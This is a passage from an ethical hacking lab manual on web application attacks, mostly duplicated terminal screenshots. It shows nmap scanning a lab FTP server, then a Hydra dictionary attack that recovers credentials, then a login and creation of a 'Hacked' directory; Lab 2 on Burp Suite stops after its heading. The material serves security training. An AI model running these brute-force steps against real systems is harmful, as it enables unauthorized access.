

Module 07: Web Application Attacks and Countermeasures

Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Objective

The objective of this lab is to perform web application attacks and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Crack remote passwords
- Exploiting parameter tampering vulnerability
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Overview of Web Application

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

We will use numerous tools and techniques to hack a target web application.

Recommended labs that will assist you in learning various web application attack techniques include:

1. Perform a web server attack to crack FTP credentials
 - Crack FTP credentials using a dictionary attack
2. Perform a web application attack to compromise the security of web applications to steal sensitive information
 - Perform parameter tampering using Burp Suite
3. Perform SQL injection attacks on a target web application to manipulate the backend database
 - Perform an SQL injection attack against MSSQL to extract databases using sqlmap
4. Detect SQL injection vulnerabilities using SQL injection detection tools
 - Detect SQL injection vulnerabilities using DSSS

Lab 1: Perform a Web Server Attack to Crack FTP Credentials

Lab Scenario

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

We must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.


Lab Objectives

- Crack FTP Credentials using a Dictionary Attack

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.



```
[attacker@parrot]~  
$ sudo su  
[sudo] password for attacker:  
[root@parrot]~  
# cs  
bash: cs: command not found  
[root@parrot]~  
# cd  
[root@parrot]~  
# nmap -p 21 10.10.1.10  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 13:41 EDT  
Nmap scan report for 10.10.1.10  
Host is up (0.00089s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 00:15:5D:01:80:01 (Microsoft)  
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds  
[root@parrot]~  
#
```

```
Applications Places System Parrot Terminal Wed Sep 17, 13:42
File Edit View Search Terminal Help
--[attacker@parrot]-[~]
--> $sudo su
[sudo] password for attacker:
--[root@parrot]-[/home/attacker]
--> #cs
bash: cs: command not found
--[x]-[root@parrot]-[/home/attacker]
--> #cd
--[root@parrot]-[~]
--> #nmap -p 21 10.10.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 13:41 EDT
Nmap scan report for 10.10.1.10
Host is up (0.00089s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
--[root@parrot]-[~]
--> #ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker):
```

```
Applications Places System Parrot Terminal Wed Sep 17, 13:43
File Edit View Search Terminal Help
--[attacker@parrot]-[~]
--> $sudo su
[sudo] password for attacker:
--[root@parrot]-[/home/attacker]
--> #cs
bash: cs: command not found
--[x]-[root@parrot]-[/home/attacker]
--> #cd
--[root@parrot]-[~]
--> #nmap -p 21 10.10.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 13:41 EDT
Nmap scan report for 10.10.1.10
Host is up (0.00089s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
--[root@parrot]-[~]
--> #ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker): james
421 Service not available, remote server has closed connection
Login failed.
No control connection for command: Transport endpoint is not connected
ftp>
```

```
Applications Places System [Icons] [Volume] [Network] [Battery] [Clock] Wed Sep 17, 14:02

Parrot Terminal
Parrot File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
attacker's [root@parrot]~/home/attacker$ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.10
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 14:02:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.10:21/

EHE Module 07 Web Application Attacks and Countermeasures
EHE Module 08 Wireless Attacks and Countermeasures

Menu Parrot Terminal [Icons] [Volume] [Network] [Battery] [Clock]
```

```
Applications Places System [Icons] [Volume] [Network] [Battery] [Clock] Wed Sep 17, 14:23

Parrot Terminal
Parrot File Edit View Search Terminal Help
14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
attacker's [DATA] attacking ftp://10.10.1.10:21/
[21][ftp] host: 10.10.1.10 login: Martin password: apple
[STATUS] 4783.00 tries/min, 4783 tries in 00:01h, 36391 to do in 00:08h, 16 active
[STATUS] 4760.67 tries/min, 14282 tries in 00:03h, 26892 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.10 login: Jason password: qwerty
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

[root@parrot]~/home/attacker$ #
[root@parrot]~/home/attacker$ #ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>

EHE Module 07 Web Application Attacks and Countermeasures
EHE Module 08 Wireless Attacks and Countermeasures

Menu Parrot Terminal [Icons] [Volume] [Network] [Battery] [Clock]
```

Applications Places System Wed Sep 17, 14:24


Parrot Terminal

Parrot File Edit View Search Terminal Help

```
[DATA] attacking ftp://10.10.1.10:21/
[21][ftp] host: 10.10.1.10 login: Martin password: apple
[STATUS] 4783.00 tries/min, 4783 tries in 00:01h, 36391 to do in 00:08h, 16 active
attacker's ve
[STATUS] 4760.67 tries/min, 14282 tries in 00:03h, 26892 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.10 login: Jason password: qwerty
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
README.
[root@parrot]~/home/attacker#
[root@parrot]~/home/attacker#
[root@parrot]~/home/attacker# #ftp 10.10.1.10
Connected to 10.10.1.10.
220 Microsoft FTP Service
Name (10.10.1.10:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir
(directory-name) Hacked
257 "Hacked" directory created.
ftp>
```

EHE Mod: Wireless Attacks and Countermeasu...

Menu Parrot Terminal



Applications Places System Wed Sep 17, 14:26

Parrot Terminal

Parrot File Edit View Search Terminal Help

Remote system type is Windows_NT.

ftp> mkdir
(directory-name) Hacked
257 "Hacked" directory created.

attacker's ftp> help
Commands may be abbreviated. Commands are:

!	dir	mdelete	qc	site
\$	disconnect	mdir	sendport	size
account	exit	mget	put	status
append	form	mkdir	pwd	struct
ascii	get	mls	quit	system
bell	glob	mode	quote	sunique
binary	hash	modtime	recv	tenex
bye	help	mput	reget	tick
case	idle	newer	rstatus	trace
cd	image	nmap	rhel	type
cdup	ipany	nlist	rename	user
chmod	ipv4	ntrans	reset	umask
close	ipv6	open	restart	verbose
cr	lcd	prompt	rmdir	?
delete	ls	passive	runique	
debug	macdef	proxy	send	

EHE Modu ftp>

Wireless Attacks and Countermeasu...

Menu Parrot Terminal

Applications Places System Wed Sep 17, 14:27

Parrot Terminal

Parrot File Edit View Search Terminal Help

257 "Hacked" directory created.

ftp> help
Commands may be abbreviated. Commands are:

!	dir	mdelete	qc	site
\$	disconnect	mdir	sendport	size
account	exit	mget	put	status
append	form	mkdir	pwd	struct
ascii	get	mls	quit	system
bell	glob	mode	quote	sunique
binary	hash	modtime	recv	tenex
bye	help	mput	reget	tick
case	idle	newer	rstatus	trace
cd	image	nmap	rhel	type
cdup	ipany	nlist	rename	user
chmod	ipv4	ntrans	reset	umask
close	ipv6	open	restart	verbose
cr	lcd	prompt	rmdir	?
delete	ls	passive	runique	
debug	macdef	proxy	send	

ftp> quit
421 Service not available, remote server has closed connection

[root@parrot]~[/home/attacker]

#

EHE Modu

Wireless Attacks and Countermeasu...

Menu Parrot Terminal

Lab 2: Perform a Web Application Attack to Compromise the Security of Web Applications to Steal Sensitive Information

Lab Scenario

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

We must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The task in this lab will assist in performing attacks on web applications using various techniques and tools.



Lab Objectives



- Perform Parameter Tampering using Burp Suite



Task 1: Perform Parameter Tampering using Burp Suite


